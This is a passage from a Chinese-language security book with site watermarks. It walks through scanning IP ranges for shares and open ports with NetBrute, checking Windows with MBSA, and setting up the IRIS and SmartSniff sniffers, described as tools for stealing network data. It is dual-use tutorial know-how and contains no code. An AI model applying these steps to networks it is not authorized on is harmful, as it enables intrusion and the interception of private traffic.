


图 4-3　扫描指定计算机的共享资源



图 4-4　查看计算机的共享资源

2.　对端口进行扫描

NetBrute 软件与其他扫描工具一样，也可以对计算机的端口进行扫描。“PortScan”选项卡是用来扫描目标计算机的 TCP 协议侦听端口的，一般来说一个服务器会同时是 WWW 服务器、FTP 服务器和邮件服务器，管理员想要知道什么服务在当前网络用户中使用频率最高，通过这个软件功能就可查看到。切换到“PortScan”选项卡，可看到该选项卡下的内容与“NetBrute”选项卡差不多，如图 4-5 所示。




图 4-5　切换到“PortScan”选项卡

在“Port Settings”栏中默认选中“Use List”复选框，用户可在“TCP Port”下拉列表中选择

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要扫描的端口，如图 4-6 所示。若选择“0[all]”选项，则可对下拉列表中的所有端口（下拉列表中只列出了一些典型的端口）进行扫描；若单击右边的…按钮，则可在弹出的对话框中打开用户自定义的端口列表，并对文档中所包含的端口进行扫描，如图 4-7 所示。

若取消选中“Use List”复选框，则程序会自动扫描所有端口，但扫描过程会花费很长时间，特别是对长网段扫描时。若要对一个 IP 地址段内的计算机端口进行扫描，可在“Range”栏中的“IP Range”文本框中输入一个 IP 地址范围，如图 4-8 所示。也可以通过取消“Options”菜单下的“Class C”菜单项，启用多网段扫描。




图 4-6 选择要扫描的端口



图 4-7 打开自定义的端口列表




图 4-8 设置 IP 地址范围

单击“Range”栏中的“Scan”按钮，即可对设置的 IP 地址的计算机的端口进行扫描，扫描结果如图 4-9 所示。可以看出，在“Results”列表框中显示了很多扫描结果，为了完整地显示所有扫描结果，可选中“Result Option”栏中的“Scroll Bars”复选框，此时“Results”列表框中会出现水平和垂直滚动条，拖动相应的滚动条，即可查看没有显示的结果，如图 4-10 所示。




图 4-9 端口扫描结果




图 4-10 选中“Scroll Bars”复选框

扫描结果中列出的端口就是目标主机上当前开放的端口，用户可从中查看哪些 IP 地址的计算机的开放端口多些，这些计算机的安全风险也就相应高些。

此时，一些黑客就会利用这个机会，对存在风险的计算机进行入侵，损害用户的计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

若要降低计算机的安全风险，用户可以根据扫描的结果，对有安全隐患的端口予以关闭，起到防御的作用。

上述是对多个 IP 地址段内的目标计算机进行端口的扫描，如果要对单个 IP 地址计算机端口进行扫描，则在“Single”栏中的“Computer/Host Name”文本框中直接输入这个计算机的 IP 地址，单击这个区域中的“Scan”按钮即开始扫描。

4.1.2　Windows 系统安全检测器

Windows 系统安全检测器即 MBSA（Microsoft Baseline Security Analyzer），它是 Microsoft 针对普通用户的安全推出的安全检测程序，也是一款常用的扫描工具。该软件包含大部分的微软软件检测器，除了能够检测漏洞之外，还提供了详细的解决方案以及补丁下载地址。在利用该软件扫描时，它允许用户扫描一台或多台基于 Windows 操作系统的计算机，以发现常见的安全方面的配置错误，并检查操作系统和已安装的其他组件（Internet Information Services（IIS）和 SQL Server），以发现安全方面的配置错误，及时通过推荐的安全更新进行修补。

下面介绍利用 Windows 系统安全检测器扫描计算机的具体操作方法。

步骤 01 在计算机中安装下载的 MBSA 程序，然后双击该程序的安装图标，运行软件，进入其主界面中。默认选择左侧列表中的“Welcome”（欢迎）链接，在右侧的界面中可以指定扫描的计算机和扫描选项，其中“Scan a computer”表示扫描一台计算机，“Scan more than one computer”表示扫描几台计算机，“View existing security reports”表示查看安全报告，但“View existing security reports”选项在第一次运行时，由于没有检测过而呈灰色的不可用状态。这里单击“Scan a computer”（扫描计算机）链接，如图 4-11 所示。

步骤 02 此时，右侧的界面显示如图 4-12 所示的内容，在该界面中可以设置扫描选项。默认情况下，在“Computer Name”（计算机名称）下拉列表中选择的是本地计算机，可对本地计算机进行扫描；若在“IP address”（IP 地址）下拉列表中输入其他计算机的 IP 地址，则可对该 IP 地址的计算机进行扫描；在“Security report name”（安全报告名称）文本框中可以输入安全检测报告名称，这里保持默认名称；在“Options”（选项）选项区域中用户可根据需要选择要检测的选项。




图 4-11　单击“Scan a computer”（扫描计算机）链接




图 4-12　设置扫描选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示

在“Options”选项区域中，选中“Check for Windows vulnerabilities”复选框可以检查 Windows 漏洞；选中“Check for weak passwords”复选框可以检查弱密码；选中“Check for IIS vulnerabilities”复选框可以检查 IIS 漏洞；选中“Check for SQL vulnerabilities”复选框可以检查 SQL 漏洞；选中“Check for security updates”复选框可以检查安全更新。

步骤 03 设置完成后，单击“Start Scan”链接，即可开始扫描计算机，如图 4-13 所示。

步骤 04 扫描完成后，会在右侧的界面中显示扫描结果，如图 4-14 所示。其中显示为“✖”，表示存在漏洞或者有更新补丁没有安装，可以单击“How to correct this”链接，下载最新的漏洞补丁；显示为“✔”表示没有任何安全问题。




图 4-13 开始扫描计算机




图 4-14 显示扫描结果

步骤 05 若要同时扫描多台计算机，可在左侧的列表中单击“Pick multiple computers to scan”（选择多台计算机扫描）链接，在右侧界面中的“IP address range”（IP 地址范围）下拉列表中输入 IP 地址段，并设置其他选项，如图 4-15 所示。




图 4-15 扫描多台计算机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“Start Scan”链接，即可开始扫描 IP 地址段内的所有计算机。

步骤 07 在左侧列表框中单击“Pick a security report to view”（查看安全报告）链接，可以打开扫描报告界面。单击“Sort order”（排序）下拉按钮，在其下拉列表中可以选择排列次序，对安全报告的内容进行排序，如图 4-16 所示。




图 4-16　查看扫描报告，并对其进行排序

4.2　数据拦截工具

黑客在入侵计算机时，会利用数据拦截工具获取计算机中的数据，盗取用户的信息，从而危害计算机的安全。本节将介绍几种嗅探器的功能以及使用它们拦截数据的方法。

4.2.1　IRIS 嗅探器

在介绍 IRIS 嗅探器的功能及使用方法之前，应该先来了解一下什么是网络嗅探器及其原理和功能。

1. 什么是网络嗅探器

网络嗅探器，简单地说就是使我们能够“嗅探”到本地网络的数据，并检查进入计算机的信息包，快速找到用户所需要的网络信息（如音乐、视频、图片等文件）。它既能用于合法网络管理，也能用于窃取网络信息。

2. 网络嗅探器的工作原理

网络嗅探器利用的是共享式的网络传输介质。共享即意味着网络中的一台计算机可以嗅探到传递给本网段中的所有计算机的信息。当用户向网络上的计算机发送信息时（这些信息都是通过网络适配器来控制的），网络适配器通过对目的地址进行检查，来判断是否是传递给自己的。如果是，则把信息传递给操作系统；否则，将发送的信息丢弃，不进行处理。因此，要达到窃取数据的目的，只需要在网络适配器上安装具有检测帧的软件，就可以将传输的数据拦截，并记录下来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 网络嗅探器的功能

通过上面的内容就可以大概了解网络嗅探器的主要功能就是在网络上窃取数据，只要是通过网络适配器的数据一般就能拦截下来。网络嗅探器除了这个功能外，还可以作为网络管理员排除网络故障的工具，通过与基准数据对比来查找故障的来源。

4. IRIS 嗅探器的应用

IRIS 是一款性能不错的嗅探器，利用它可以监视和搜集网络中的各种数据信息，捕获和查看目标计算机使用网络的情况，可以从进入和发出的信息中查看和统计数据。实际上它就是一个装在电脑上的窃听器，监视通过电脑的数据。

下面介绍 IRIS 嗅探器的使用方法。

步骤 01 安装下载的 IRIS 嗅探器软件，并运行程序。在第一次运行该软件时，会弹出“Settings”对话框，需要用户手动指定要监听的网卡，如图 4-17 所示。在右侧的“Adapters”列表框中选中显示的网卡，并单击“确定”按钮即可。

步骤 02 此时，启动 IRIS 程序，进入其主界面中，如图 4-18 所示。




图 4-17 指定要监听的网卡




图 4-18 IRIS 程序的主界面

步骤 03 选择“Tools”→“Settings”菜单项，即可打开“Settings”对话框。默认选择左侧列表中的“Capture”（捕捉）选项，在右侧界面中可以设置有关捕获数据包的选项，如图 4-19 所示。其中“Run continuously”选项表示当存储数据缓冲区不够时，Iris 将覆盖原来的数据包；“Stop capture after filling buffer”表示当存储数据缓冲区满了时，Iris 将停止进行数据包截获，并停止记录；选中“Scroll packets list to ensure last packet visible”选项，可将新捕获的数据包附在以前捕获结果的后面并向前滚动；选中“Use Address Book”选项，可使用 Address Book 来保存 mac 地址，并记住 mac 地址和网络主机名。

步骤 04 在左侧列表中选择“Decode”（解码）选项，在右侧的界面中设置有关数据解码的选项，如图 4-20 所示。选中“Use DNS”选项，表示使用域名解析；单击“Edit DNS file”按钮，可以在弹出的对话框中编辑本地解析文件；“HTTP proxy”表示使用 HTTP 代理服务器，在其文本框中可以输入端口号，默认为 80 端口；选中“Decode UDP Datagrams”复选框，表示解码 UDP 协议；选中“Scroll sessions list to ensure last session visible”复选框，表示使新截

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

获的数据包显示在捕获窗口的最上面。




图 4-19 设置“Capture”（捕捉）选项




图 4-20 设置“Decode”（解码）选项

步骤 05 在左侧列表中选择“Guard”（防护）选项，在右侧的界面中可以设置“Enable alarm sour”（报警）和“Log to fi”（日志）等选项，如图 4-21 所示。选中“Enable alarm sound”复选框，表示当发现合乎规则的数据包时发出提示声音；在“Play this wave file”文本框中可以设置警报声音路径，声音格式是.wav；选中“Log to file”复选框，表示启动日志文件，这样当符合规则的数据包被截获后将被记录在日志文件中；选中“Ignore all LAN connections”复选框，则 IRIS 将不接收本地网络的数据包。若未选中该复选框，则 IRIS 会接收所有的数据包（包括本机发出的）。“Ignore connections on these>>”表示过滤指定端口（port），在列表中可以选择。

步骤 06 在左侧的列表选择“Miscellaneouse”（杂项）选项，在右侧的界面中会显示该选项包含的内容，如图 4-22 所示。其中，在“Packet buffer”文本框中可设置用来保存捕获数据包最多个数（默认值是 2000 个）；在“Stop when free disk space drops”文本框中可设置当磁盘空间低于该值时，Iris 将会停止捕获和记录数据；选中“Enable CPU overload protection”复选框，当 CPU 的占用率连续 4 秒钟达到 100%时，IRIS 会停止运行，等到恢复正常后才开始记录；选中“Start automatically with Windows”复选框，可以把 IRIS 加入到启动组中；选中“Check for updates when program start”复选框，则会在启动时检查本软件的更新情况。




图 4-21 设置“Guard”（防护）选项




图 4-22 设置“Miscellaneouse”（杂项）选项

步骤 07 在设置完成后单击“确定”按钮，返回 IRIS 软件的主界面中。选择“Tools”→“Schedules”菜单项，即可打开“Schedules”对话框。在其中单击“New”按钮，新建一个

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务，如图 4-23 所示。

步骤 08 在右侧界面中单击相应的方块即可变为白色，表示不需要捕获网卡情况的时间段，如图 4-24 所示。




图 4-23 单击“New”按钮




图 4-24 设置不需要捕获网卡情况的时间段

步骤 09 单击“OK”按钮，即可返回 IRIS 软件的主界面中开始扫描，扫描的结果显示了目标计算机使用网络的情况，如图 4-25 所示。




图 4-25 监听指定网卡的详细情况

4.2.2 SmartSniff 嗅探器

SmartSniff 嗅探器可以对通过用户网络适配器的 TCP/IP 数据包进行侦测捕获，以 Ascii 或 Hex 码显示网卡数据信息，如 HTTP、SMTP、POP3、FTP、DNS 等。虽然该软件是一款非常小的数据包捕获工具，但却是一种威胁性极大的攻击工具。

下面讲述 SmartSniff 嗅探器的使用方法。

步骤 01 在计算机上安装 SmartSniff 程序并启动该软件，进入其主界面中，如图 4-26 所示。选择“选项”→“捕捉选项”菜单项，即可打开“捕捉选项”对话框。在“捕捉方法”选项区域中默认选择“原始端口（Windows 2000/XP）”选项，在“选择网络适配器”列表框中选择显示的适配器，如图 4-27 所示。

步骤 02 单击“确定”按钮，返回 SmartSniff 软件的主界面中。选择“选项”→“高级选项”菜单项，即可打开“高级选项”对话框，在其中可以设置要捕捉的内容及捕捉内容文字的颜色（支持彩色代码显示），如图 4-28 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“确定”按钮，返回 SmartSniff 软件的主界面中。选择“查看”→“选择工具栏”菜单项，即可打开“列栏设置”对话框。在列表框中可以设置要显示的内容，并可使用“上移”和“下移”按钮调整列栏，如图 4-29 所示。




图 4-26　SmartSniff 软件的主界面




图 4-27　“捕捉选项”对话框




图 4-28　“高级选项”对话框




图 4-29　“列栏设置”对话框

步骤 04 单击“确定”按钮，在主界面中选择“文件”→“开始捕捉”菜单项，即可开始捕捉通过网络适配器的数据。捕捉结果将会显示在界面上方的列表框中，如图 4-30 所示。




图 4-30　开始捕捉数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 要查看捕捉到的数据的详细信息，可在上方的列表框中选择一个结果，在界面下方的列表框中即可显示出来，如图 4-31 所示。双击上方列表框中的任意一个结果，可打开“属性”窗口，查看其捕捉信息，如图 4-32 所示。




图 4-31 查看捕捉到的数据的详细信息

